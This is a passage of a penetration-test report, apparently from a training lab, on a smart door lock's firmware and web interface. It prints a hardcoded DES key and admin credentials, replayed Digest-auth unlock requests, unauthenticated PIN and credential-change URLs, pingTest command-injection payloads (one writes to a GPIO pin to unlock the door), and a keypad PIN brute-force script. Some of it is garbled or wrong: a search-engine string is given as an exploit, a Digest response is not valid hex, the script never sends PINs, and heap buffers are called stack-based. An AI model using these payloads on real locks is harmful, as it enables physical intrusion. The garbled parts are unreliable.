
Remediation: Remove the hardcoded API key from device firmware and issue a unique API key per device.Require authenticated requests and rate-limit backend callbacks, and stop using predictable serial numbers so attackers cannot impersonate devices.

12. Hardcoded Encryption Key and Weak Cryptography Exposure

Severity: High

Technical Analysis: During analysis of the device, it was found that the system uses an old and insecure encryption method called DES in ECB mode to protect files. The encryption key is hardcoded inside the firmware, meaning it is fixed and anyone who accesses the firmware can find it. For example, by extracting the `libsml.so` binary from the firmware, the key `87420938` was visible at a specific memory location. This allows an attacker to decrypt sensitive files and read stored passwords or configuration information easily. Additionally, the device's web interface reveals these cryptographic operations in logs, giving attackers clues about how the system protects data. Overall, this weak encryption and exposed key make it possible for someone to bypass confidentiality protections without needing complex tools.

```
[ httpd ] starting smrt lok httpd - using civetweb v1.17
# [ httpd ] creating passwd file
[ decryptFile ] file successfully decrypted via ECB DES
[ parseConfigXMLFile ] parsing XML config file...
```



Remediation: Replace the fixed encryption key with a unique, secure key for each device and use a modern encryption method to keep files and credentials safe. Avoid storing secret keys directly in the device firmware.


13. Hardcoded Administrative Credentials Expose Device to Unauthorized Access

Severity: High

Technical Analysis: During analysis I inspected the device's configuration file (an XML) and noticed its contents were encrypted. I extracted the encrypted file and, using the previously recovered hardcoded key from the firmware, decrypted it with a decryption utility. The decrypted XML revealed a built-in administrator account: username `admin`, password `imasmrt1`, and PIN `4321`. Because these credentials are embedded in the device software and stored in the configuration, anyone who obtains the firmware or access to the device files can recover and use them. This means an attacker would not need to guess or brute-force credentials to gain full administrative access. Exposing fixed, well-known credentials in shipped devices significantly weakens account security and enables easy unauthorized access. It is therefore recommended to remove hardcoded credentials and require unique, user-set credentials for each device.

```
pjit@ip-10-10-0-5:~/materials/_smrt_lok_v_1_3_alpha_fw.img.extracted$ ls ext-root/
config.xml
```

```
                    ??[9?C???=e h??^?hc_?B???A??&??n4??>G?o?{z?R??人???<6???&??n49??????????I?e??????M*x?V???F???M????lb???^??G"?.?s??[?]d?UZ??n?&????7?pjit@ip-10-10-0-5:~/mate
xtracted/ext-root$ ls
config.xml
pjit@ip-10-10-0-5:~/materials/_smrt_lok_v_1_3_alpha_fw.img.extracted/ext-root$ hd config.xml | head
00000000  be d7 c7 7c 16 47 8f 16  67 b1 e2 8a 6c dc a9 a6  |...|.G..g...l...|
00000010  ae b2 2f b7 a6 04 ae ee  1d 3b 64 73 9c 0c e9 d5  |../......;ds....|
00000020  5b 39 e7 43 bd b0 97 3d  65 20 68 ce d3 5e fe 68  |[9.C...=e h..^.h|
00000030  63 5f d8 42 86 a0 41 c9  e0 26 bf d4 6e 34 6e 08  |c_.B..A..&..n4n.|
00000040  b6 0f 9e 3e 47 9c 6f e1  7b 7a c3 52 a8 f2 e4 ba  |...>G.o.{z.R....|
00000050  ba f6 a9 c6 3c 36 d9 fe  e0 26 bf d4 6e 34 6e 08  |....<6...&..n4n.|
00000060  39 f9 1f 18 bd af b9 a6  f1 fd df c2 49 e7 65 d3  |9...........I.e.|
00000070  d2 ce fa 98 fa 4d 2a 78  a8 56 16 ad bd fd 46 9e  |.....M*x.V....F.|
00000080  96 18 e1 4d b5 a2 d1 d5  6c 62 b6 b6 04 02 f8 10  |...M....lb......|
00000090  5e c5 f8 47 22 e1 2e 91  73 83 d9 ef b0 bc eb 11  |^..G"...s.......|
pjit@ip-10-10-0-5:~/materials/_smrt_lok_v_1_3_alpha_fw.img.extracted/ext-root$ hd config.xml
00000000  be d7 c7 7c 16 47 8f 16  67 b1 e2 8a 6c dc a9 a6  |...|.G..g...l...|
00000010  ae b2 2f b7 a6 04 ae ee  1d 3b 64 73 9c 0c e9 d5  |../......;ds....|
00000020  5b 39 e7 43 bd b0 97 3d  65 20 68 ce d3 5e fe 68  |[9.C...=e h..^.h|
00000030  63 5f d8 42 86 a0 41 c9  e0 26 bf d4 6e 34 6e 08  |c_.B..A..&..n4n.|
00000040  b6 0f 9e 3e 47 9c 6f e1  7b 7a c3 52 a8 f2 e4 ba  |...>G.o.{z.R....|
00000050  ba f6 a9 c6 3c 36 d9 fe  e0 26 bf d4 6e 34 6e 08  |....<6...&..n4n.|
00000060  39 f9 1f 18 bd af b9 a6  f1 fd df c2 49 e7 65 d3  |9...........I.e.|
00000070  d2 ce fa 98 fa 4d 2a 78  a8 56 16 ad bd fd 46 9e  |.....M*x.V....F.|
00000080  96 18 e1 4d b5 a2 d1 d5  6c 62 b6 b6 04 02 f8 10  |...M....lb......|
00000090  5e c5 f8 47 22 e1 2e 91  73 83 d9 ef b0 bc eb 11  |^..G"...s.......|
000000a0  64 9b 55 5a 80 b3 6e da  11 26 f8 94 aa 37 1e 81  |d.UZ..n..&...7..|
000000b0
pjit@ip-10-10-0-5:~/materials/_smrt_lok_v_1_3_alpha_fw.img.extracted/ext-root$
```



Remediation: Remove all fixed usernames, passwords, and PINs from the device. Let each device create its own unique credentials during setup to keep access secure.

14. Unauthorized Administrative Access via Web Interface

Severity: High

Technical Analysis: An attacker on the same network can log in to the device's web interface using the admin credentials and access restricted areas. The web server requires a username and password for Digest Authentication, which, if known, allows full access to protected settings and controls. This could let an unauthorized user change configurations or control the device.

Exploit: An attacker with access to the network where the device is connected can use the credentials discovered,

Output

```
<?xml version="1.0" encoding="utf-8"?>
    <config>
        <xmlConfig pin="4321"/>
        <xmlConfig user="admin"/>
        <xmlConfig password="imasmrt1"/>
    </config>
```

```
<h1>SMRT LOK Admin Page</h1>

<div class="container">
    <h2>Lock and Unlock</h2>
    <h2>Status: <span id="status"></span></h2>
    <button class="button" onclick="sendPostLock()">Lock</button>
    <button class="button" onclick="sendPostUnlock()">Unlock</button>
</div>


  <h2>Change Username and Password</h2>
  <label for="username">Username:</label>
  <input type="text" id="username" name="username" minlength="4" maxlength="64" required><br><br>
  <label for="password">Password:</label>
  <input type="password" id="password" name="password" minlength="6" maxlength="64" required><br><br>
  <button class="button"> Submit</button>
```

To access password protected areas of the web interface. The attacker needs to navigate to the root of the web application i.e. http://<ip>/login/ where the browser will pop up a login screen for the Digest Auth with which the server is configured. We know this based on the documentation for the web server which is open source i.e. https://github.com/civetweb/civetweb/blob/master/docs/api/mg_send_digest_access_authentication_request.md. The attacker can enter the username and password from the config.xml file and they'll be able to auth and enter the restricted area.

Remediation: Always use strong, unique passwords for web access and restrict network access to trusted users only. Regularly update device software to prevent unauthorized logins.

15. Remote Lock Control via Replayable Authorization Tokens

Severity: High

Technical Analysis: An authenticated attacker can remotely lock or unlock the device by sending POST requests to the /lock and /unlock endpoints, effectively controlling the door.

Attack method: An adversary who captures or reuses a valid Authorization header (via proxy, captured traffic, or token theft) can replay it in a crafted POST (e.g., curl) to perform the action.

Exploit 1 :POST /unlock HTTP/1.1
Host: <device-ip>
Authorization:Digest username="<USER>", realm="<REALM>", nonce="<NONCE>",

response="<RESPONSE>"
Content-Type: application/json

Exploit 2: curl -X POST -H "Authorization: Digest username=\"admin\", \

realm=\"privatearea\", nonce=\"1234567890\", \

response=\"4e5f6b7c8d9e0f1g2h3i4j\"" http://<ip>/unlock

```
}

function sendPostUnlock() {
    var xhr = new XMLHttpRequest();
    xhr.open("POST", "/unlock", true);
    xhr.send();
}

function displayVariables(var1, var2) {
        // Create a string containing the values of the variables
        var message = "Variable 1: " + var1 + "\nVariable 2: " + var2;

        // Display the message in a popup
        alert(message);
    }
```

Remediation: Only allow genuine users to control the lock — require app-based approvals or one-time codes for each lock/unlock so stolen headers cannot be reused.Also enforce attempt limits and automated logging/alerts to block and detect repeated unauthorized control attempts.

16. Remote Account Takeover Risk

Severity: High

Technical Analysis: Authenticated attackers can modify login credentials via the /userpass endpoint. The web interface does not sufficiently validate requests, allowing username and password changes. This flaw enables an attacker to take over accounts and bypass legitimate access controls. Proper authentication and request validation are missing. Logging and monitoring of credential changes are inadequate. Attackers can exploit this to maintain persistent access.

Exploit: http://<ip>/login?user=eviluser&pass=evilpass

Exploit: http://<ip>/userpass?username=eviluser&password=eviluser

```
<div class="container">
    <form action="/userpass" method="GET">
        <h2>Change Username and Password</h2>
        <label for="username">Username:</label>
        <input type="text" id="username" name="username" minlength="4" maxlength="64" required><br><br>
        <label for="password">Password:</label>
        <input type="password" id="password" name="password" minlength="6" maxlength="64" required><br><br>
        <button class="button"> Submit</button>
    </form>
</div>
```

Remediation: Enforce strict authentication and authorization checks for all credential changes. Implement input validation, rate limiting, and audit logging to prevent unauthorized users from modifying usernames or passwords, and regularly rotate credentials to reduce risk.

17. Change pin for lock/unlock functionality

Severity: High

Technical Analysis: During testing we discovered that web endpoints like `/pin` can be discovered using automated directory-scanning tools (for example, Dirb or Gobuster) that enumerate web paths. Once such an endpoint is found, an attacker who can reach the device could send a PIN-change request to `/pin` and update the lock code without needing proper authorization, because the device does not sufficiently verify that the request is legitimate. In short: the endpoint is exposed, discoverable by automated scanning, and accepts PIN changes without adequate authentication. Remediation: restrict and authenticate access to administrative endpoints and disable or block directory-enumeration exposure.

exploit :

Scan discovery (automated tool like dirb or gobuster output):

+ http://10.0.0.5/pin (Status: 200) [found]

Attacker vector (example HTTP request that changes the PIN):

GET http://10.0.0.5/pin?oldpin=4321&newpin=0000

Device log excerpt showing successful change after request:

```
[ changeConfigPin ] Pin parsed, proceeding to update xml
[ decryptFile ] file successfully decrypted via ECB DES
[ encryptFile ] file successfully encrypted via ECB DES
[ updateConfigFileParameter ] Config file successfully updated
[ changeConfigPin ] config files updated successfully
[ httpd ] Config file successfully updated with new pin
```

```
<div class="container">
    <form action="/pin" method="GET">
        <h2>Change Pin</h2>
        <label for="pin">Pin:</label>
        <input type="number" id="pin" name="pin" minlength="4" maxlength="4" required><br><br>
        <button class="button"> Submit</button>
    </form>
</div>
```

Remediation: Ensure that only authorized users can change the lock PIN. Use strong authentication and restrict PIN updates to trusted channels to prevent unauthorized access.

18. Power Loss Credential Reset

Severity: High

Technical Analysis: On reboot the device reconstructs /var/config/passwd.txt from volatile runtime data rather than reading a persisted copy. Configuration and credentials are held on RAM-backed mounts (ramfs/tmpfs) which are cleared on power loss. During startup the system writes default credentials into the passwd file, overwriting any runtime changes.

As a result, a power cycle (intentional or accidental) returns the device to known default admin credentials. This enables an attacker with physical or supply-chain access to force a reboot and regain predictable admin access.

```
if (local_1c == 0) {
  fwrite("Cannot start CivetWeb - mg_start failed.\n",1,0x29,stderr);
  uVar1 = 1;
}
else {
  debugPrint("httpd","creating passwd file");
  passwd_file = "/var/config/passwd.txt";
  local_24 = &;
  username = (void *)getConfigUser();
  password = (void *)getConfigPass();
  mg_modify_passwords_file(passwd_file,local_24,username,password);
  free(username);
  free(password);
  ...
}
```

```
pjit@ip-10-10-0-5:~/materials/_smrt_lok_v_1_3_alpha_fw.img.extracted/squashfs-root/etc$ cat fstab
# <file system> <mount pt>      <type>  <options>       <dump>  <pass>
/dev/root       /               ext2    rw,noauto       0       1
proc            /proc           proc    defaults        0       0
devpts          /dev/pts        devpts  defaults,gid=5,mode=620,ptmxmode=0666   0       0
tmpfs           /dev/shm        tmpfs   mode=0777       0       0
ramfs       /var        ramfs   defaults    0   0
ramfs       /data       ramfs   defaults    0   0
tmpfs       /tmpfs      tmpfs   mode=1777   0   0
tmpfs           /run            tmpfs   mode=0755,nosuid,nodev  0       0
sysfs           /sys            sysfs   defaults        0       0
```

Remediation: Persist user-set credentials and configuration to non-volatile flash (dedicated config partition). Load and validate persisted credentials at boot; never overwrite them with defaults unless


explicitly requested. Implement atomic write and integrity checks when updating credential storage to avoid corruption. Add backup power (small battery/UPS) or reboot protections and tamper-detection to prevent forced resets.

19. Remote Code Execution in pingTest function

Severity: Critical

Technical analysis :

During testing we found a critical weakness in the device's web "ping" feature: the application blindly inserts whatever text a user supplies into a system command and then runs it. In plain terms, an attacker can add extra commands to the ping address field so the device will run those commands for them. For example, an attacker could submit a payload that causes the device to initiate a network connection back to an attacker-controlled host (e.g., to IP **10.21.43.118** on port **4444**) so the attacker can issue commands remotely using common tools such as netcat or similar. This effectively gives the attacker full control of the device.




```
pjit@ip-10-10-0-5:~/materials/_smrt_lok_v_1_3_alpha_fw.img.extracted/squashfs-root/etc/network$ cat interfaces
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
        address 192.168.7.1
        netmask 255.255.255.0
```

Exploit:1

http%3A%2F%2F192.168.7.1%2Fpingtest%3Faddress%3D192.168.7.1&oq=http%3A%2F%2F10.21.43.118%2Fpingtest%3Faddress%3D192.168.7.1&gs_lcrp

Exploit:2

GET /pingTest?address=192.168.7.1;ping -C 4 10.21.43.118

Remediation: Fixing this requires eliminating any use of the system shell for handling user-supplied parameters and applying strict input validation. Replace calls that construct shell commands with native APIs or libraries or invoke subprocesses with exec/fork interfaces that pass arguments as arrays (never via a single concatenated string). Implement a positive whitelist for allowed addresses (for example, validate using a robust IPv4 parser such as inet_pton and ensure each octet is 0–255, or restrict targets to an approved subnet), perform DNS resolution and deny resolution to unexpected hosts, and reject any input containing non-numeric/dot characters. Enforce strong authentication and authorization on the endpoint, require HTTPS, apply rate limits and logging/alerting for anomalous requests, and run the web service with least privilege. Finally, validate the fix with code review, unit tests that cover injection attempts, and authenticated penetration tests before deploying to production.

20. Predictable Device Serial Numbers

Severity: Medium

Technical Analysis : The current serial-generation scheme concatenates a fixed prefix, a version tag, and only the last three octets of the device MAC address (24 bits), producing at most 2^{24} = **16,777,216** unique values. At production volumes approaching or exceeding that number, serial collisions are inevitable; even well below that scale the limited entropy makes the identifier highly predictable and trivially enumera table. Predictable, truncated identifiers create two classes of risk: first, accidental collisions that cause unrelated devices to share a serial (causing mis-delivery of callbacks, configuration, or updates); second, intentional abuse where an attacker enumerates or brute-forces the serial namespace to impersonate devices or trigger backend actions on behalf of others. Because the serial is used as a trust token in API flows, this weak, low-entropy format materially increases the probability of both large-scale enumeration attacks and targeted impersonation.

MAC_SUFFIX=$(cat /sys/class/net/eth0/address | awk '{split($0,a,":"); print a[4]a[5]a[6]}')


```
pjit@ip-10-10-0-5:~/materials/_smrt_lok_v_1_3_alpha_fw.img.extracted/squashfs-root/etc/init.d$ cat S80generateSerialNumber
#!/bin/sh

MAC_SUFFIX=$(cat /sys/class/net/eth0/address | awk '{split($0,a,":"); print a[4]a[5]a[6]}')

VERSION="1.3"

echo "mac address suffix read as ${MAC_SUFFIX}"

SERIAL_NUMBER=$(echo "smrt_lok_v${VERSION}_${MAC_SUFFIX}")

echo "serial address parsed as ${SERIAL_NUMBER}"

echo $SERIAL_NUMBER > /var/config/SERIAL
```

Remediation : Move to a high-entropy, cryptographically-sound device identity and phase out reliance on the truncated MAC as an authentication token. Options (in order of preference) include: (1) provision each unit with a unique asymmetric key pair and issue a manufacturer-signed device certificate stored in secure storage; expose a compact opaque identifier (e.g., UUID) but require the device to prove possession of its private key for sensitive API calls; (2) if certificates are not immediately possible, use the full 48-bit MAC (all octets) or a 128-bit UUID generated at provisioning and record it in a central registry to detect duplicates; or (3) derive an opaque device ID by HMAC-SHA256 over a per-device secret and a manufacturer salt so the ID is non-predictable. On the backend, enforce server-side canonical registration checks (reject unregistered serials), require proof-of-possession (signed challenges) for operational APIs, implement rate limits and anomaly detection for serial-related requests, and run a one-time migration plan: issue new credentials/certificates during a secure provisioning window, invalidate the old serial-only authentication, and backfill device records to prevent service disruption. These changes both eliminate collision risk and raise the bar against large-scale enumeration and impersonation attacks.

21. Remote Command-Injection Remote Code Execution in pingTest

Severity: Critical

Technical Analysis: The pingTest handler invokes a shell command using unsanitized user input, allowing shell metacharacters to break out of the intended ping invocation and execute arbitrary OS commands. Because the web process runs with system privileges and can interact with GPIO/sysfs, successful injection enables privileged actions (remote shell, GPIO writes) that can bypass PIN checks and fully compromise the device. This is a classic command-injection RCE: low exploit complexity, high impact due to privilege level and access to hardware control.



Exploit: The attacker can trigger the Remote Code Execution by entering the following Uniform Resource Locater (URL) in their browser:

http://<ip>/pingtest?address=\192.168.7.1;%20echo%20-n%201%20%3E%20/sys/class/gpio/gpio48/value%20%23

Remediation: Remove any use of the shell for user-supplied arguments — call native libraries or spawn subprocesses with an argv-style Application Programmable Interface (no shell) and pass the address as a single argument. Implement strict allow-listing (canonical IPv4 regex) and canonicalization of the address parameter; reject everything else, including encoded/percent-encoded payloads. Harden runtime: run the web service with minimal privileges, drop capabilities, add strict logging/alerting and rate limits, and perform a focused code review to replace all shell invocations with safe alternatives.

22. Direct Hardware Access Enables Rapid PIN Enumeration

Severity: Critical

Technical Analysis: The exterior keypad enclosure exposes the keypad's I²C and interrupt signals when opened, allowing direct hardware access without removing the door. An attacker with simple I²C-capable equipment can interact with the keypad microcontroller and automate PIN attempts, bypassing the normal front-end UI constraints. Because the keypad accepts and signals any 4-digit sequence (and reserves "*" for admin), this physical access drastically reduces attack complexity and enables rapid PIN enumeration. This is a critical design flaw — it converts a nominally remote-authentication problem into a trivial local hardware attack.

exploit :Python script

```
import machine
import time
import uasyncio as asyncio  # For non-blocking if needed

i2c_address = 0x09
interrupt_pin = machine.Pin(2, machine.Pin.OUT)
current_pin = 0

# Setup I2C as slave (adjust I2C ID, SCL/SDA pins for your board)
i2c = machine.I2C(0, mode=machine.I2C.SLAVE, addr=i2c_address, scl=machine.Pin(5),
sda=machine.Pin(4))  # Example pins

async def handle_requests():
    global current_pin
    while True:
        try:
            # Read request from master (slave responds by writing data)
            # In MicroPython, use i2c.writeto() or handle in loop; slave mode auto-handles
            # But for explicit response, poll or use events if supported
            current_pin = (current_pin + 1) % 10000
            pin_str = "{:04d}".format(current_pin)
            response = bytearray(ord(c) for c in pin_str)
            # In slave mode, writeto may not be direct; some ports use scan or custom
            # Note: MicroPython slave is read-only for responses in some impls—test/adjust
            await asyncio.sleep(0)  # Yield
        except OSError:
            pass  # No request

def trigger_interrupt():
    while True:
        time.sleep_ms(100)
        interrupt_pin.value(1)
        time.sleep_ms(10)
        interrupt_pin.value(0)

# Run interrupt in background (MicroPython doesn't have threads; use uasyncio)
async def main():
    asyncio.create_task(handle_requests())
    while True:
        await asyncio.sleep(0.1)
        # Interrupt pulse here or in separate task

asyncio.run(main())
```

Remediation: Secure the keypad enclosure and route I²C/interrupt lines internally so they are not accessible from the exterior; add tamper-detection and tamper-evident seals. Implement rate-limiting and lockout logic inside the main unit (not solely in the keypad) and require cryptographic pairing or challenge-response between keypad and main unit. Remove any administrative shortcuts that reduce PIN entropy (e.g., reserved "*" behavior) and log/monitor repeated keypad activity to trigger alerts. Consider redesigning the HMI so sensitive signals are inaccessible without disassembling the door interior or using a secure, authenticated channel.

23. Administrative PIN Weakness

Severity: Medium

Technical Analysis: The "*" pin is reserved for administrative purposes, but its inclusion in a 4-digit key combination significantly reduces the effective keyspace, making it highly susceptible to brute-force attacks. An attacker could potentially open the door manually within a few hundred attempts, even without specialized equipment. This design flaw allows unauthorized users to gain access quickly and easily. Additionally, the presence of debugging capabilities such as the UART port further increases the attack surface, as attackers could leverage it to tamper with or exfiltrate sensitive data. Disabling the UART in production systems reduces the risk of serial data exposure and raises the barrier for attackers.


Remediation: Use admin codes longer than 4 digits to make them harder to brute-force and remove or disable the UART port on production devices to prevent unauthorized access and data leakage.

24. Debugging capabilities not required in production systems

Severity: Medium

Technical Analysis: The system could be made more secure by disabling the UART port. By avoiding the use of UART on a production system, one can help prevent potential security issues related to serial data exposure and also tampering and exfiltration of data via UART. This does not avoid all potential issues, but raises the bar for an attacker and makes it harder to do analysis. Since attackers prefer low hanging fruit, it may be a good deterrent, but definetely not foolproof for a dedicated attacker.

Exploit :



Remediation: Remove UART port for production devices.

25. Buffer Overflow in Web Configuration Handler (FormHandler)

Severity: Critical

Technical Analysis:


During analysis of the **`httpd`** binary, we identified a **stack-based buffer overflow** in the function responsible for handling web form inputs — **`FormHandler`**. The disassembly shows that the function allocates two fixed-size memory buffers of **0x800 bytes (2048 bytes)** each at addresses similar to **`0x0001A324`** and **`0x0001A5D0`** (heap allocations from `malloc`). Immediately after allocation, user-supplied form data is copied into one of these buffers using the instruction sequence corresponding to:

```
local_10 = malloc(0x800);

local_14 = malloc(0x800);

strncpy(local_10, *(char **)(local_c + 0x14), 0x7FF);

urldecode(local_14, local_10);
```

Because `strncpy` is called with a limit of **0x7FF (2047)**, it can fill the entire buffer without ensuring a null terminator (`'\0'`). The next call, **`urldecode()`**, decodes the copied data and writes the decoded result back into memory without verifying size boundaries. If an attacker submits a web request containing an excessively long or carefully crafted string, the decoding step can read and write beyond the 0x800-byte allocation, corrupting adjacent memory.

In simple terms, the program copies almost all of the incoming web data into a small fixed-size area, then tries to process that data in place without properly checking its length. This flaw allows data to "spill over" into nearby memory — potentially **crashing the device**, **disrupting normal operation**, or in more severe cases, **allowing an attacker to execute malicious code** on the system.

Screenshots from the disassembly show the vulnerable sequence within the **`FormHandler`** routine (around offset `0x0001A334`), confirming the allocation and unsafe copy/decode operations.



Remediation:

